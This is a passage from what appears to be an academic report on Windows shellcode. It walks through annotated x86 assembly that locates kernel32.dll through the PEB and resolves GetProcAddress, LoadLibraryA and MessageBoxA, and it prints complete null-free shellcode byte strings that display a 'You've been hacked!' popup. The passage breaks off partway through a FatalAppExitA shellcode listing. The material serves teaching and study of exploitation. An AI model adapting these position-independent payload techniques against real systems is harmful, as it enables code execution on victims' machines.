


Figure 3.8: Operation of arwin.exe.

Using this tool would allow you to skip steps 2-4 and also step 6 making the process of constructing the shellcode much easier, however, the exploits produced using this method tend not to be portable or robust as most modern systems deploy Address Space Layout Randomisation (ASLR) which randomises the location of functions within memory every time the program is executed i.e. the "fixed address" obtained from using this tool is not actually fixed, it is randomised every time the program is run. However, this security feature will be discussed in more depth in the following section. As for now, let us move on to the second way which bypasses this security feature by following through each of the given steps.

Essentially, this method jumps through the executable file using offsets to obtain addresses of the functions from the export and import tables of a library. Kernel32.dll, for instance, is a dynamic library that exists in every executable file, within the export table of that library are the functions

LoadLibraryA() and GetProcAddress() through which all other API functions can be accessed. Obtaining the base address of kernel32.dll is, therefore, an essential step for constructing this exploit. The illustration shown below in Figure 3.9 will help clarify the offsets (jumps) required to navigate through the PE to the DllBase pointer. Note that these structures match the ones previously introduced in **Section 2.4.2**.




Figure 3.9: Navigation path through the portable executable to obtain base address of kernel32.dll. [23] [24] [25]

As such, presented below is the assembly program performing this exploit, where each section number corresponds to the number shown previously on the flowchart. Given to the left of the assembly code will be the line number followed by the byte code, and to the right are the comments explaining each step. Note that in assembly, comments usually start using a semicolon ';' rather than '//'. However, the latter was used to utilise the colour coding of the text editor and produce a visually clearer snippet.

```
Section 1: Set up a new stack frame

   0:  31 c0                   xor    %eax,%eax            // EAX = 0
   1:  64 8b 60 08             mov    %fs:0x8(%eax),%esp   // Move Segment:Offset(base) to ESP
   2:  8d 2c 24                lea    (%esp),%ebp          // Load effective address specified by ESP to EBP (Creates virtual stack)

Section 2: Find kernel.dll base address

   3: 31 c0                    xor    %eax,%eax           // EAX = 0
   4: 64 8b 58 30              mov    %fs:0x30(%eax),%ebx  // EBX = PEB(Process Environment Block) // Using offset fs:0x30(Segment:offset)
   5: 8b 5b 0c                 mov    0xc(%ebx),%ebx       // EBX = PEB_LDR_DATA // Using offset 0xc
   6: 8b 5b 14                 mov    0x14(%ebx),%ebx      // EBX = LDR->InMemoryOrderModuleList // Using offset 0x14 (First list entry)
   7: 8b 1b                    mov    (%ebx),%ebx          // EBX = Second list entry (ntdll.dll)
   8: 8b 1b                    mov    (%ebx),%ebx          // EBX = Third list entry (kernel32.dll)
   9: 8b 5b 10                 mov    0x10(%ebx),%ebx      // EBX = Base address of kernel32.dll // Using offset 0x10
```

Figure 3.10: Sections 1&2 of the MessageBoxA(4) shellcode exploit.

Section 1 is the function prologue, whose inclusion is optional. However, you may have noticed that this function prologue is not the same as the one previously shown in Figure 2.5. This is because the exact instructions will vary depending on the compiler being used and its options. In essence, though, both perform the same task of building a stack frame.

Section 2 finds the base address of kernel32.dll by navigating through the portable executable using the given offsets. In order to avoid having NULL bytes, line 3 effectively zeroes EAX so that every time a value of 0 is required that register will be used instead. Line 4, for instance, is an example of this, this line stores in EBX the Process Environment Block (PEB), which, in 32-bit processors, is at an offset of 0x30 from the fs register segment (recall Section 2.4). From there, lines 5-9 essentially jump between tables found within the portable executable to obtain the base address of kernel32.dll.

Upon the execution of lines 5 & 6, we are placed at the object InMemoryOrderModuleList, which is a pointer to a LIST_ENTRY structure within the LDR_DATA_TABLE_ENTRY structure.

As such, and given the fact that EBX will be placed on the first element within a structure by default. Lines 7 and 8 perform a Flink operation (jumps to next list entry) by storing in EBX, the next value pointed to by EBX. This enables us to navigate through the list of all modules loaded, which have the following order:

1. The executable
2. *ntdll.dll*[6]
3. kernel32.dll

Having already navigated our way to this point through the executable structure, 2 jumps are made to reach the kernel32 dynamic library, followed by the instruction on line 9, which performs the final offset jump from 0x08 to 0x18 to acquire the DLL base address (DllBase). (Shown in green)

- The important thing to note at this point is that: EBX = Base Address of kernel32.dll.

Moving on, section 3 performs the task of finding the address of the GetProcAddress(2) function which exists in kernel32.dll export table and allows one to obtain the addresses of all the remaining API functions. Presented below is the assembly code obtaining the address of GetProcAddress(2).

```
Section 3: Get address of GetProcAddress

  10: 8b 53 3c              mov    0x3c(%ebx),%edx      // EDX = Relative Virtual Address (RVA) of the PE signature (base address + 0x3c)
  11: 01 da                 add    %ebx,%edx            // EDX = Address of PE signature = base address + RVA of PE signature
  12: 8b 52 78              mov    0x78(%edx),%edx      // EDX = RVA of Export Table = Address of PE + offset 0x78
  13: 01 da                 add    %ebx,%edx            // EDX = Address of Export Table = base address + RVA of export table
  14: 8b 72 20              mov    0x20(%edx),%esi      // ESI = RVA of Name Pointer Table = Address of Export Table + 0x20
  15: 01 de                 add    %ebx,%esi            // ESI = Address of Name Pointer Table = base address + RVA of Name Pointer Table
  16: 31 c9                 xor    %ecx,%ecx            // ECX = 0

loopSearch:
  17: 41                    inc    %ecx                  // Increment counter ECX
  18: ad                    lods   %ds:(%esi),%eax       // Load next list entry into EAX
  19: 01 d8                 add    %ebx,%eax             // EAX = Address of Entry = base address + Address of Entry
  20: 81 38 47 65 74 50     cmpl   $0x50746547,(%eax)    // Compare first byte to GetP
  21: 75 f4                 jne    loopSearch            // Start over if not equal
  22: 81 78 04 72 6f 63 41  cmpl   $0x41636f72,0x4(%eax) // Compare second byte to rocA
  23: 75 eb                 jne    loopSearch            // Start over if not equal

GetProcAddressFunc:
  24: 8b 7a 24              mov    0x24(%edx),%edi     // EDI = RVA of Ordinal Table = Address of Export Table + offset 0x24
  25: 01 df                 add    %ebx,%edi           // EDI = Address of Ordinal Table = base address + RVA of Ordinal Table
  26: 66 8b 0c 4f           mov    (%edi,%ecx,2),%cx   // CX = Number of Function = Address of Ordinal Table + Counter * 2
  27: 49                    dec    %ecx                // Decrement ECX (To obtain starting Ordinal Value)
  28: 8b 7a 1c              mov    0x1c(%edx),%edi     // EDI = RVA of Address Table = Address of Ordinal Table + offset 0x1c
  29: 01 df                 add    %ebx,%edi           // EDI = Address of Adress Table = base address + RVA of Address Table
  30: 8b 3c 8f              mov    (%edi,%ecx,4),%edi  // EDI = RVA of GetProcAddress = Address of Address Table + Counter * 4
  31: 01 df                 add    %ebx,%edi           // EDI = Address of GetProcAddress(2)
```

Figure 3.11: Section 3 of the MessageBoxA(4) shellcode exploit.

GetProcAddress(2) performs an operation which is very similar to Steve Hanna's arwin.exe, it takes two parameters, a library name, and a function name, and returns the address of that function e.g. calling GetProcAddress(Kernel32.dll,LoadLibraryA) would store in EAX, the address of the function LoadLibraryA(1). However, unlike arwin.exe, the presented code manually finds these using offsets.

As such, the instructions on lines 10 and 11 perform a relative jump from EBX's position (kernel32.dll base address) using an offset of 0x3c to obtain the Relative Virtual Address (RVA) of the PE signature. The base address of kernel32.dll is then added to this RVA to obtain the actual

[6] The ntdll.dll file is a file created by Microsoft with a description of "NT Layer DLL" and is the file containing NT kernel functions. [52]

address of the PE signature, which is stored in EDX. It is worth noting that the RVA of the PE signature is at a fixed offset from the kernel32.dll base address in 32-bit programs.

From there, lines 12 and 13 perform the same operation using an offset jump of 0x78 from EDX's position (PE address) to obtain the address of the Export Table. Followed by lines 14 and 15 which once again execute the same instructions using an offset jump of 0x20 from EDX's current position (Export Table address) to obtain the address of the Name Pointer Table, however, this time storing it in the ESI register. The Name Pointer Table is one of three tables whose roles must be understood before being able to proceed. These are summarised below:

- Export Address Table contains the RVAs of all the functions in kernel32.dll.
- Export Name Pointer Table points to the names and ending Ordinal values of all the functions in kernel32.dll.
- Export Ordinal Table contains the starting ordinal value of all the functions in kernel32.dll.
    - The starting Ordinal value is always one less than the ending Ordinal value. [29]

Similar to the PE signature, these tables are also located at fixed offsets from one another. However, their actual addresses will vary depending on the ISA used and the security features enabled, this emphasises the importance of relative addressing in shellcode writing.

Moving on, the instruction on line 16 performs an XOR bitwise operation which effectively zeroes ECX, to be used as a counter in the subsection labelled loopSearch. Lines 17-23 then proceed to search the Name Pointer Table for GetProcAddress(2). The way this is done is by incrementing the counter with every loop, loading the next list entry, and comparing it with the *little-endian* hexadecimal equivalent of the name string, this is done 4 bytes at a time due to the capacity of 32-bit registers. For instance, lines 20-23 compare the first 8 bytes of the current list entry with 2 literal values that form the name of the function, jumping back to the start of the loop if they don't match. If the literal values were to be broken down using the little-endian byte ordering the following can be obtained:




Figure 3.12: Break down of little-endian byte ordering.

It can be seen in Figure 3.11, that the loop search does not check every single character in the function name. Granted, if a third comparison statement was added, the process would be more accurate as it will compare the first 12 bytes (GetProcAddre) leaving a lower chance of error. However, as was stated previously, the shellcode written should be as short as possible to entirely fit in the targetted buffer, therefore additional redundant statements such as a third comparison instruction should not

be written. Redundancies such as these can be seen by diving into the portable executable's structure and viewing the contents of each table. As such, loading kernel32.dll into a software tool such as PEview allows us to see its tables and the elements within each table. It can be seen below that GetProcA is sufficient to uniquely identify the function we are after.




Figure 3.13: View of the internals of the dynamic link library kernel32.dll.

Moving on to the following subsection labelled GetProcAddressFunc (Lines 24-31), the instructions in this part are essentially obtaining the address of the function we found in the loop, the way this is done is by first obtaining the Ordinal Table's Address using an offset of 0x24 from the Export Table's Address (Lines 24-25), the counter (ECX) from the loopSearch is then used to find the location of GetProcAddress in the Ordinal Table i.e. Address of Ordinal Table + Counter * 2 (Number of bytes per table element). That value is then decremented to obtain the starting ordinal value (Recall that the starting ordinal value is always one less than the ending ordinal value) (Lines 26-27). The instructions on lines 28-29 then perform the task of obtaining the address of the Address Table and lines 30-31 then navigate the Address Table to obtain the address of GetProcAddress, finally storing it in EDI. Therefore, the important things to note at this point is that:

- EBX = Base Address of kernel32.dll.
- EDI = Address of GetProcAddress(2).

Hereafter, GetProcAddress(2) (i.e. EDI) can be used to find the address of any function required from within a loaded library. Section 4 and 6 for example, will both use GetProcAddress(2) to find a function's address.

```
FARPROC GetProcAddress(
  HMODULE hModule,
  LPCSTR  lpProcName
);
```

```
HMODULE LoadLibraryA(
  LPCSTR lpLibFileName
);
```

Figure 3.14: GetProcAddress(2) and LoadLibraryA(1) functions. [30] [31]

Section 4, for instance, searches kernel32.dll for the address of LoadLibraryA(1), which is used to load User32.dll in Section 5. Followed by Section 6, which uses GetProcAddress(2) once again, this time to find the address of MessageBoxA(4) from within User32.dll, which has now been loaded into the memory. Presented below in Figure 3.15 is the assembly code for said sections.

```
Section 4: Use GetProcAddress to find the address of LoadLibrary Function

 getLoadLibraryA:
   32: 31 c9                  xor    %ecx,%ecx           // ECX = 0
   33: 51                     push   %ecx                // Push ECX onto stack
   34: 68 61 72 79 41         push   $0x41797261         //
   35: 68 4c 69 62 72         push   $0x7262694c         // AyrarbiLdaoL
   36: 68 4c 6f 61 64         push   $0x64616f4c         //
   37: 54                     push   %esp                // "LoadLibraryA"
   38: 53                     push   %ebx                // "Kernel32.dll"
   39: ff d7                  call   *%edi               // GetProcAddress(Kernel32.dll,LoadLibraryA)

Section 5: Use LoadLibrary to load user32.dll

 getUser32:
   40: 68 6c 6c 61 61         push   $0x61616c6c         // aall
   41: 66 81 6c 24 02 61 61   subw   $0x6161,0x2(%esp)   // Remove additional characters "aa"
   42: 68 33 32 2e 64         push   $0x642e3233         // d.32
   43: 68 55 73 65 72         push   $0x72657355         // resU
   44: 54                     push   %esp                // User32.dll
   45: ff d0                  call   *%eax               // Call LoadLibrary(User32.dll)

Section 6: Use GetProcAddress to find the address of MessageBox

  getMessageBox:
   46: 68 6f 78 41 61         push   $0x6141786f         // aAxo
   47: 66 83 6c 24 03 61      subw   $0x61,0x3(%esp)     // Remove additional character "a"
   48: 68 61 67 65 42         push   $0x42656761         // Bega
   49: 68 4d 65 73 73         push   $0x7373654d         // sseM
   50: 54                     push   %esp                // MessageBoxA
   51: 50                     push   %eax                // User32.dll
   52: ff d7                  call   *%edi               // GetProcAddress(User32.dll, MessageBoxA)
```

Figure 3.15: Sections 4,5&6 of the MessageBoxA(4) shellcode exploit.

Breaking it down, Section 4 first nullifies the stack by zeroing ECX and pushing it onto the stack. This is done to prepare the stack to take the arguments for the function to be called. As such, lines 34-37 pass the literal string “LoadLibraryA” using the same method shown previously in Figure 3.12. A sharp person would have noticed that the string contains exactly 12 bytes and so was pushed to the stack over 3 lines, followed by line 37 which pushes the Stack Pointer (ESP) back onto the stack, indicating the end of the first argument. Line 38 then pushes the second argument which is EBX (kernel32.dll) onto the stack. Followed by the final instruction of that section, line 39 calls the function in EDI (GetProcAddress(2)) which stores in EAX, the address of LoadLibraryA(1). Note that arguments should also be passed to a function in reverse order, i.e. for Function(Arg1,Arg2), Arg2 is first pushed onto the stack and then Arg1 is pushed. The important things to note at this point are:

- EBX = Base Address of kernel32.dll.
- EDI = Address of GetProcAddress(2).
- EAX = Address of LoadLibraryA(1).

Section 5 then pushes onto the stack the literal string “User32.dll” and calls EAX to perform the operation LoadLibrary(user32.dll) which loads this library into the memory. An important thing to note is that this string, unlike the previous one, is only 10 bytes, and since a shellcode must not contain any null bytes, this is dealt with by simply adding padding, as such, the passed parameter is actually “User32.dllaa”, however, these additional characters are removed to correct the string in line 41.

Having now loaded User32.dll into the memory, Section 6 uses GetProcAddress(2) to search it for the address of MessageBoxA(4). Essentially, what this section does is it pushes the literal string "MessageBoxA" which is 11 bytes onto the stack, after adding the padding and performing the string correction. What should be noted at this point is that:

- EAX = Address of MessageBoxA(4).

It is at this stage that the flow of the program returns to the generic path, the remainder of the sections (7-9) perform the tasks of specifying the function parameters, calling it, and exiting safely. The assembly code below presents Section 7 and Section 8.

```
Section 7: Specify the function parameters

 MessageBoxA:
   54: 31 d2                xor    %edx,%edx          // EDX = 0
   55: 52                   push   %edx               // Push NULL
   56: 68 6c 6f 69 74       push   $0x74696f6c        // ...
   57: 68 20 45 78 70       push   $0x70784520        // ...
   58: 68 6f 78 20 2d       push   $0x2d20786f        // ...
   59: 68 4d 73 67 42       push   $0x4267734d        // "MsgBox - Exploit"
   60: 89 e6                mov    %esp,%esi          // ESI = Title
   61: 52                   push   %edx               // Push terminating byte
   62: 68 6b 65 64 21       push   $0x2164656b        // ...
   63: 68 20 68 61 63       push   $0x63616820        // ...
   64: 68 62 65 65 6e       push   $0x6e656562        // ...
   65: 68 27 76 65 20       push   $0x20657627        // ...
   66: 68 20 59 6f 75       push   $0x756f5920        // "You've been hacked!"
   67: 89 e1                mov    %esp,%ecx          // ECX = Message

Section 8: Call the Function

   68: 6a 11                push   $0x11              // Push Type (MB_OKCANCEL|MB_ICONWARNING)
   69: 56                   push   %esi               // Push Title
   70: 51                   push   %ecx               // Push Message
   71: 52                   push   %edx               // Push NULL for windowhandle
   72: ff d0                call   *%eax              // MessageBoxA(windowhandle,msg,title,type)
```

Figure 3.16: Sections 7&8 of the MessageBoxA(4) shellcode exploit.

Frankly, Section 7 is much longer than it realistically needs to be, however, this was purposely done to further illustrate how parameters can be passed to a function by pushing them onto the stack. As such, the first line (Line 54) creates a terminating NULL byte that will be used to indicate the end of a parameter, and stores it in EDX. The remainder of the section creates the two main parameters, title and message, which are stored in ESI and ECX respectively. Parameters are separated within the stack by pushing the terminating byte in EDX before pushing any new parameter.

Section 8 performs the operation of calling the MessageBoxA(4) function, it does so by passing to it the 4 arguments as shown in Figure 3.17 below.

```
int MessageBoxA(
  HWND   hWnd,
  LPCSTR lpText,
  LPCSTR lpCaption,
  UINT   uType
);
```

Figure 3.17: MessageBoxA(4) function. [32]

Where hWnd is a handle to the owner window of the message box to be created, lpText is the message, lpCaption is the title, and uType specifies the content and behaviour of box (Icon, buttons, etc.). Lines 68-71 pass these parameters in reverse order as shown in the comments. Line 79 then calls the function, upon the execution of this call instruction, the user should expect to see a popup

message with the parameters specified in Section 7. Shown in Figure 3.18 below is a demonstration of this.




Figure 3.18: Pop up produced upon running the MessageBoxA(4) shellcode exploit.

Finally, Section 9 uses GetProcAddress(2) to find the address of ExitProcess from within kernel32.dll, this function is then passed a NULL byte as its parameter indicating no error. As a result, upon executing this function call the program exits safely without crashing.

```
Section 9: Exit Safely

   73: 68 65 73 73 61          push   $0x61737365          // asse
   74: 66 83 6c 24 03 61       subw   $0x61,0x3(%esp)      // Remove the "a"
   75: 68 50 72 6f 63          push   $0x636f7250          // corP
   76: 68 45 78 69 74          push   $0x74697845          // tixE
   77: 54                      push   %esp                 // "ExitProcess"
   78: 53                      push   %ebx                 // "Kernel32.dll"
   79: ff d7                   call   *%edi                // GetProcAddress(Kernel32.dll, ExitProcess)
   80: 31 c9                   xor    %ecx,%ecx            // ECX = 0
   81: 51                      push   %ecx                 // Push 0
   82: ff d0                   call   *%eax                // ExitProcess(0)
```

Figure 3.19: Section 9 of the MessageBoxA(4) shellcode exploit.

Combining all these sections would produce the following shellcode:

```
Shellcode (MessageBoxA): 248 bytes
    "\x31\xC0\x64\x8B\x60\x08\x8D\x2C\x24\x31\xC0\x64\x8B\x58\x30\x8B\x5B\x0C\x8B\x5B\x14\x8B\x1B"
    "\x8B\x1B\x8B\x5B\x10\x8B\x53\x3C\x01\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xC9\x41"
    "\xAD\x01\xD8\x81\x38\x47\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x8B\x7A\x24"
    "\x01\xDF\x66\x8B\x0C\x4F\x49\x8B\x7A\x1C\x01\xDF\x8B\x3C\x8F\x01\xDF\x31\xC9\x51\x68\x61\x72"
    "\x79\x41\x68\x4C\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\x53\xFF\xD7\x68\x6C\x6C\x61\x61\x66\x81"
    "\x6C\x24\x02\x61\x61\x68\x33\x32\x2E\x64\x68\x55\x73\x65\x72\x54\xFF\xD0\x68\x6F\x78\x41\x61"
    "\x66\x83\x6C\x24\x03\x61\x68\x61\x67\x65\x42\x68\x4D\x65\x73\x73\x54\x50\xFF\xD7\x31\xD2\x52"
    "\x68\x6C\x6F\x69\x74\x68\x20\x45\x78\x70\x68\x6F\x78\x20\x2D\x68\x4D\x73\x67\x42\x89\xE6\x52"
    "\x68\x6B\x65\x64\x21\x68\x20\x68\x61\x63\x68\x62\x65\x65\x6E\x68\x27\x76\x65\x20\x68\x20\x59"
    "\x6F\x75\x89\xE1\x6A\x11\x56\x51\x52\xFF\xD0\x68\x65\x73\x73\x61\x66\x83\x6C\x24\x03\x61\x68"
    "\x50\x72\x6F\x63\x68\x45\x78\x69\x74\x54\x53\xFF\xD7\x31\xC9\x51\xFF\xD0"
```

Figure 3.20: MessageBoxA(4) shellcode exploit. (Full length)

At first glance, it is apparent that this shellcode is not small in size, as it should be, and in fact, several things can be done about this. For instance, Section 7 can be removed entirely, and instead, 4 NULLs can be passed to the function MessageBoxA(4) as its parameters, furthermore Sections 1 and 9 can also be removed as their inclusion is optional, these changes would result in the following reduction in size:

```
Shellcode (MessageBoxA): 155 bytes
    "\x31\xC0\x64\x8B\x58\x30\x8B\x5B\x0C\x8B\x5B\x14\x8B\x1B\x8B\x1B\x8B\x5B\x10\x8B\x53\x3C\x01"
    "\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xC9\x41\xAD\x01\xD8\x81\x38\x47\x65\x74\x50"
    "\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x8B\x7A\x24\x01\xDF\x66\x8B\x0C\x4F\x49\x8B\x7A"
    "\x1C\x01\xDF\x8B\x3C\x8F\x01\xDF\x31\xC9\x51\x68\x61\x72\x79\x41\x68\x4C\x69\x62\x72\x68\x4C"
    "\x6F\x61\x64\x54\x53\xFF\xD7\x68\x6C\x6C\x61\x61\x66\x81\x6C\x24\x02\x61\x61\x68\x33\x32\x2E"
    "\x64\x68\x55\x73\x65\x72\x54\xFF\xD0\x68\x6F\x78\x41\x61\x66\x83\x6C\x24\x03\x61\x68\x61\x67"
    "\x65\x42\x68\x4D\x65\x73\x73\x54\x50\xFF\xD7\x52\x52\x52\x52\xFF\xD0"
```

Figure 3.21: MessageBoxA(4) shellcode exploit. (Reduced length)

The removal of the function arguments will obviously have an impact on the pop up the user will see, and will instead, show the following popup:




Figure 3.22: Impact of reducing the shellcode size on the pop up produced.

3.1.2.2 FatalAppExitA() Shellcode Exploit

Another more effective way of reducing the shellcode size is by identifying shorter routes to similar functions that can be used as an alternative. For instance, FatalAppExitA(2) is a function found in kernel32.dll's export table which when called performs an almost indistinguishable action from MessageBoxA(4).

```
void FatalAppExitA(
  UINT   uAction,
  LPCSTR lpMessageText
);
```

Figure 3.23: FatalAppExitA(2) function. [47]

Therefore, using this function instead would save one the trouble of writing sections 3-6 that essentially performed the tasks of finding GetProcAddress(2) from kernel32's export table, and then used it to find LoadLibraryA(1), which was used to load user32.dll, which was finally searched for MessageBoxA(4) using the GetProcAddress(2) function again. Instead, the shorter route would simply search kernel32.dll's export table for FatalAppExitA(2) rather than GetProcAddress(2) (Taking only the generic path of the flowchart). The shellcode resulting from this alternative route is significantly smaller in size, as shown in Figure 3.24.

```
Shellcode (FatalAppExitA): 83 bytes
    "\x31\xC0\x64\x8B\x58\x30\x8B\x5B\x0C\x8B\x5B\x14\x8B\x1B\x8B\x1B\x8B\x5b\x10"
    "\x8B\x53\x3C\x01\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xED\x45\xAD"
    "\x01\xD8\x81\x38\x46\x61\x74\x61\x75\xF4\x81\x78\x08\x45\x78\x69\x74\x75\xEB"
